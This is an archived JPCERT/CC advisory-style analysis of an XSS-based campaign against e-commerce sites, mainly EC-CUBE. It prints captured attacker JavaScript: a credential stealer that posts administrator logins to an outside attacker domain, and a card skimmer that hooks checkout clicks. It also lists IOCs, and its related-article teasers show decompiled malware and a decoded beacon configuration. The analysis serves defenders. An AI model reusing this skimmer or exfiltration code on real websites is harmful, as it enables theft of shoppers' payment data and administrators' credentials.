

Attack Exploiting XSS Vulnerability in E-commerce Websites - JPCERT/CC Eyes

By 増淵 維摩(Yuma Masubuchi)

Published: 2021-07-11 · Archived: 2026-04-05 14:56:27 UTC

On 28 April 2021, Trend Micro reported the details of attacks exploiting cross-site scripting (hereafter “XSS”) vulnerability on e-commerce websites [1]. JPCERT/CC has also confirmed similar cases, which originate in XSS vulnerability in websites developed with EC-CUBE products (an open source CMS for e-commerce websites). This attack does not target vulnerabilities which is specific to EC-CUBE products but affects any e-commerce websites which have XSS vulnerability on its administrator page. This attack campaign is still ongoing as of July 1, 2021. This article details the cases that JPCERT/CC has handled.

Attack Overview

The flow of the attack is described in Figure 1.




Figure 1 : Attack overview

Files embedded in e-commerce sites in the course of this attack are listed in Table 1.

Table 1: List of embedded files

Embedded files	Contents
WebShell	<ul style="list-style-type: none"> • Multi-function WebShell (based in Chinese. Tool name unknown)
Database control tool	<ul style="list-style-type: none"> • Adminer version 4.2.4
Information stealing JavaScript	<ul style="list-style-type: none"> • Send credit card information etc. when clicked • Loaded on login/transaction page
Information storing JavaScript	<ul style="list-style-type: none"> • Save information stolen by the above JavaScript • Save the data “information storage file”
Information storage file	<ul style="list-style-type: none"> • Store credit card number, expiry date, security code, email address, password etc.
Simple WebShell	<ul style="list-style-type: none"> • Execute PHP file uploaded

Attackers perform purchase process by typing malicious script into an order form on a target e-commerce website (1. in Figure 1). If the process is vulnerable to XSS attack, the malicious script is executed on the administrator’s page, which results in credential theft and Simple WebShell setup on the website (2 and 4). After that, attackers implement WebShell and JavaScript on the website to steal and save user information (5). It is assumed that the attackers access the stolen information by regularly checking the WebShell (6).

In the course of action, attackers embed Adminer [2] on the e-commerce website. This is a common tool to check database contents on a GUI environment, which is compatible with various types of database such as MySQL, PostgreSQL, SQLite, MS SQL, Oracle, SimpleDB, Elasticsearch, MongoDB. Attackers are likely to have stolen database information by using this tool.

Malicious purchase action exploiting XSS vulnerability

An XSS attack is performed as a part of purchase process with the following malicious script. Attackers send this script into multiple forms in order to increase the chance of success.




Figure 2 : Malicious script sent into multiple forms

If this XSS attack succeeds, the following JavaScript code (Figure 3) is executed on the administrator's PC. This code collects username and password and sends them to attackers' servers.

```
function create_form(a)
{
    var f=document.createElement("form");
    f.id="safeFoem";
    document.getElementsByTagName("body")[0].appendChild(f);
    var b=document.createElement("input");
    b.type="username";
    b.name="username";
    b.id="username";
    f.appendChild(b);
    var e=document.createElement("input");
    e.name="password";
    e.type="password";
    e.id="password";
    f.appendChild(e);
}

var d="location="+window.location.href+Math.random()+"&key="+username+"&session="+password;
function postrecMain3(a,b)
{
    var c=null;
    try
    {
        c=new XMLHttpRequest()
    }
    catch(e)
    {
        c=new ActiveXObject("Microsoft.XMLHTTP")
    }
    c.open("post",b,true);
    c.setRequestHeader('content-type','application/x-www-form-urlencoded');
    c.send(a)
}
del_form();
postrecMain3(d,"https://77i.co/jquery.js.php?do=api&id=CbSt")
```

Figure 3: Information stealing JavaScript code

Stealing credit card information

Figure 4 describes the flow of attack stealing credit card information of the site visitor.




Figure 4: Flow of attack

The embedded “information stealing JavaScript” hooks a user’s mouse clicks on the website during their login and transaction, which as a result steals credit card information. The stolen information is sent to “information storing JavaScript” located on the same server, and then stored in the following relative path:

```
../../../../ProductOption/img/env.jpg
```

It is assumed that attackers retrieved the credit card information stored in the “information storage file” via WebShell.

Details of the “information stealing JavaScript” is shown in Figure 5.

```
if (window.location.href.indexOf(" ") > -1) {
    if (document.getElementsByClassName(" ")[0]) {
        document.getElementsByClassName(" ")[0].
            addEventListener('click', function(e) {
                dujcaa()
            }, false)
    }
} else if (window.location.href.indexOf("mypage/login") > -1) {
    if (document.getElementById("login_button")) {
        document.getElementById("login_button").addEventListener('click', j1Bdata)
    }
} else if (window.location.href.indexOf("/shopping/login") > -1) {
    if (document.getElementById("login_button")) {
        document.getElementById("login_button").addEventListener('click', j1Bdata)
    }
} else if (window.location.href.indexOf("/entry") > -1) {
    if (document.getElementById("menu")) {
        document.getElementById("menu").addEventListener('click', j1BdataReg)
    }
} else if (window.location.href.indexOf("shopping/nonmember") > -1) {
    if (document.getElementById("button")) {
        document.getElementById("button").addEventListener('click', j1Bdata)
    }
}
}
```

Figure 5: Information stealing JavaScript code

Attackers check the URL and hooks the user’s mouse clicks to steal the information provided in each component. In the collected data, the path name related to credit card transaction services of the e-commerce company is hard-coded. This indicates that the attackers customise code depending on the target e-commerce company.

```
function dujcaa() {
  var a = 'https://[redacted]/assets/js/jquery.js.php';
  if (document.getElementById("[redacted] credit_card_no").value != "" && document.getElementById("[redacted]
  credit_security_code").value != "") {
    var b = "[redacted]";
    var c = getCookie("bDatas");
    if (c != null) {
      b = b + hexToString(c)
    }
    var d = b + ".." + document.getElementById("[redacted] credit_card_no").value + ".." + document.
    getElementById("[redacted] credit_card_exp_month").options[document.getElementById("[redacted]
    credit_card_exp_month").selectedIndex].value + "-" + document.getElementById("[redacted]
    credit_card_exp_year").options[document.getElementById("[redacted] credit_card_exp_year").
    selectedIndex].value + ".." + document.getElementById("[redacted] credit_security_code").value;
    postrec(d, a)
  }
}
```

Figure 6: JavaScript code sending credit card information

This JavaScript combines each component of the stolen information and sends it to “information storing JavaScript”. Email information is temporarily stored in the Cookie of the user’s browser, which is retrieved when sending the data. The data to send is specified as follows:

“[Target ID].[bDatas].[Credit card number].[Expiry Month]–[Expiry Year].[Security code]“

* “bDatas” is a hexadecimal string containing a user’s Email, user ID, password, telephone number etc., and it varies depending on the contents of the form on each site. The data is stored in the user’s browser cookie and converted into normal strings when it is sent to “information storing JavaScript”.

Figure 7: Format of data sent

WebShell that was likely used to steal information

The control page of the WebShell is displayed in Figure 8. It comes with various functions such as file download/upload and shell command execution. This WebShell is written in Chinese language.



Figure 8: WebShell control page

In closing

We have introduced the attack details stealing credentials from administrator’s page. Even if an e-commerce site itself has no security issues, this attack can be carried out if a plugin is vulnerable. Therefore, it is recommended to check for updates for plugins as well. Please refer to JPCERT/CC’s security alerts [3], [4] and an advisory [5] regarding the vulnerabilities exploited.

For your information, IP address, domain names and file hash values identified in the attack are listed in Appendix A and B.

- Yuma Masubuchi, Shusei Tomonaga
(Translated by Yukako Uchida)

Reference

[1] Water Pamola Attacked Online Shops Via Malicious Orders
https://www.trendmicro.com/en_us/research/21/d/water-pamola-attacked-online-shops-via-malicious-orders.html

[2] Adminer
<https://www.adminer.org/en/>

[3] Alert Regarding Cross Site Scripting Vulnerability (CVE-2021-20717) in EC-CUBE
<https://www.jpccert.or.jp/english/at/2021/at210022.html>

[4] Alert Regarding Cross Site Scripting Vulnerabilities in Multiple EC-CUBE 3.0 Series Plugins
<https://www.jpccert.or.jp/english/at/2021/at210028.html>

[5] Multiple cross-site scripting vulnerabilities in multiple EC-CUBE plugins provided by EC-CUBE
<https://jvn.jp/en/jp/JVN57524494/index.html>

Appendix A: Attackers' IP address and domains

- 98.126.218[.]141
- http[:]//77i[.]co
- http[:]//xf6[.]site/A
- http[:]//js4[.]io

Appendix B: SHA256 hash values of files used in the attack

Note: These hash values include tools which may also be used in daily operation. Beware of false detection when using this as an indicator of compromise.

- Database control tool
 - 1e1813745f670c469a1c368c45d159ec55656f0a31ed966065a9ca6edd27acc1
- JavaScript to steal ID and password (executed in an XSS attack)
 - a1876a6af7e17246633e229c4366c0eb9e4b899a0e884253660c8ace5ed9b366



[増淵 維摩\(Yuma Masubuchi\)](#)

Yuma has been engaged in malware analysis in JPCERT/CC Cyber Security Coordination Group since 2020.

Related articles

-



[Multiple Threat Actors Rapidly Exploit React2Shell: A Case Study of Active Compromise](#)

```

*key = 0x4271486;
*key[4] = 0x015913C2;
*key[8] = 0x6672834;
*key[12] = 0x00007069;
Dv[4] = 0x147421;
Dv[8] = 0x4080668;
Dv[12] = 0x00788529;
Dv[16] = 0x0000007;
v4 = w_ret_argloffset0x350(a1 + 1);
if ( !((Q->CryptAcquireContext)(a1, 0, "Microsoft Enhanced RSA and AES Cryptographic Provider", 0x18, 0xF0000000) )
return 0;
v5 = w_ret_argloffset0x350(a1 + 1);
handLeHashubj = a1 + 1;
if ( !((v3->CryptCreateHash)(*a1, 0x0000, 0, 0, a1 + 1) )
{
LABEL_0:
if ( *a1 )
return 0;
v6 = w_ret_argloffset0x350(a1 + 1);
(v6->CryptReleaseContext)(*a1, 0);
return 0;
}
if ( !CryptHashData(*handLeHashubj, key, 16u, 0)
)
{
(v6 = w_ret_argloffset0x350(a1 + 1));
v6 = a1 + 1;
(v6->CryptDeriveKey)(*a1, 0x0000, *handLeHashubj, 0x000000, a1 + 2) } // CALG_AES_128
{
if ( *handLeHashubj )
{
v5 = w_ret_argloffset0x350(a1 + 1);
(v5->CryptDestroyHash)(*handLeHashubj);
goto LABEL_0;
}
v8 = w_ret_argloffset0x350(a1 + 1);
(v8->CryptSetKeyParam)(*v8, 1, &num1, 0); // SP_7A00100 = PMS045/T
v9 = w_ret_argloffset0x350(a1 + 1);
(v9->CryptSetKeyParam)(*v9, 1, Iv, 0); // Iv = parameter
v12 = w_ret_argloffset0x350(a1 + 1);
(v12->CryptSetKeyParam)(*v12, 0, &num2, 0); // SP_7A00100 = CBC
return *v4;
}

```

[Update on Attacks by Threat Group APT-C-60](#)

```


python parse_cross2beacon_config.py beacon.bin
[+] Decoded Config Data
Offset 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Encode to ASCII
000000 29 01 00 00 7F 00 00 01 b3 15 00 00 09 00 00 00 ).....
000010 31 32 37 2e 30 2e 30 2e 31 00 00 00 00 0c 01 00 127.0.0.1.....
000020 00 2d 2d 2d 2d 2d 42 45 47 49 4e 20 50 55 42 4c .----BEGIN.PUBL
000030 49 43 20 4b 45 59 2d 2d 2d 2d 2d 0a 4d 49 47 66 IC.KEY----.MIGF
000040 4d 41 30 47 43 53 71 47 53 49 62 33 44 51 45 42 MA0GCSqGS1b3DQEB
000050 41 51 55 41 41 34 47 4e 41 44 43 42 69 51 4b 42 AQUAA4GNADCB1QKB
000060 67 51 43 4e 53 33 38 6c 48 50 32 56 33 4a 44 34 gQCNS381HP2V3JD4
000070 47 54 39 55 63 61 4c 68 41 6b 70 4d 64 51 41 47 GT9UcalhAkpMdgAG
000080 52 6e 36 4e 77 36 52 48 6e 56 35 54 2f 69 48 4a Rn6Nw6RHnVST/1HJ
000090 2b 7a 48 4c 48 38 32 71 37 58 4b 6d 6f 2b 72 55 +zHLH82q7XXmo+rU
0000A0 2b 49 7a 59 70 58 6e 57 55 37 70 4d 73 69 53 64 +IzYpXnWU7pMs1Sd
0000B0 71 2b 63 52 78 4d 6f 54 4c 6d 68 4e 6f 71 32 55 q+cRxMoTLmhNoq2U
0000C0 54 57 4b 39 6f 39 52 6f 64 63 5a 74 5a 58 73 6b TWK9o9RodcZtZXsk
0000D0 62 4d 37 54 7a 4b 37 55 5a 6a 79 61 70 54 49 4a bM7Tzk7UZjyapTIj
0000E0 66 63 71 36 42 57 4d 64 73 4d 78 36 67 48 34 4f fcq6BwMdsMx6gH40
0000F0 73 6c 42 2f 35 77 6e 63 33 77 51 78 55 62 4f 61 s1B/Swnc3wQxUb0a
000100 71 45 6f 6b 4b 6f 72 5a 77 6d 68 55 33 77 49 44 qEokKorZwmHU3wID
000110 41 51 41 42 0a 2d 2d 2d 2d 2d 45 4e 44 20 50 55 AQAB.----END.PU
000120 42 4c 49 43 20 4b 45 59 2d 2d 2d 2d 2d 41 41 41 BLIC.KEY----AAA
000130 10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 .....
[+] Config Data
C2: 127.0.0.1:5555
PUBLICKEY: ----BEGIN PUBLIC KEY----
MIGFMA0GCSqGS1b3DQEBQUAA4GNADCB1QKBgQCNS381HP2V3JD4GT9UcalhAkpMdgAGRn6Nw6
RHnVST/1HJ+zHLH82q7XXmo+rU+IzYpXnWU7pMs1Sdq+cRxMoTLmhNoq2UTwK9o9RodcZtZXsk
bM7Tzk7UZjyapTIjfcq6BwMdsMx6gH40s1B/Swnc3wQxUb0aqEokKorZwmHU3wIDAQAB
-----END PUBLIC KEY-----

```

[CrossC2 Expanding Cobalt Strike Beacon to Cross-Platform Attacks](#)

```
movsx eax, cs:num7
movd xmm0, eax
cvtq2pd xmm1, xmm0
movsx eax, cs:num3
movd xmm0, eax
cvtq2pd xmm0, xmm0
addsd xmm0, xmm0
subsd xmm1, xmm0
mulsd xmm1, xmm1
movsd [rbp+1410+phPrev], xmm1
call ret2
movsx r9d, al
call ret0
movsx ecx, al
imul r9d, ecx
call ret7
movsx eax, al
add eax, r9d
movsx ecx, cs:num9
add eax, ecx
movsx ecx, cs:num8
xor edx, ebx
div ecx
movsx ecx, cs:num1
cmp eax, ecx
jz short loc_7FF8581895C0
call ret3
movsx edx, al
movsx eax, cs:num0
imul edx, eax
lea r9d, [edx*2]
add r9d, r9d
call ret9
movsx ecx, al
sub r9d, ecx
call ret6
movsx ecx, al
add r9d, ecx
movsx ecx, cs:num3
add ecx, r9d
```

[Malware Identified in Attacks Exploiting Ivanti Connect Secure Vulnerabilities](#)



[Tempted to Classifying APT Actors: Practical Challenges of Attribution in the Case of Lazarus's Subgroup](#)

Source: https://blogs.jpcert.or.jp/en/2021/07/water_pamola.html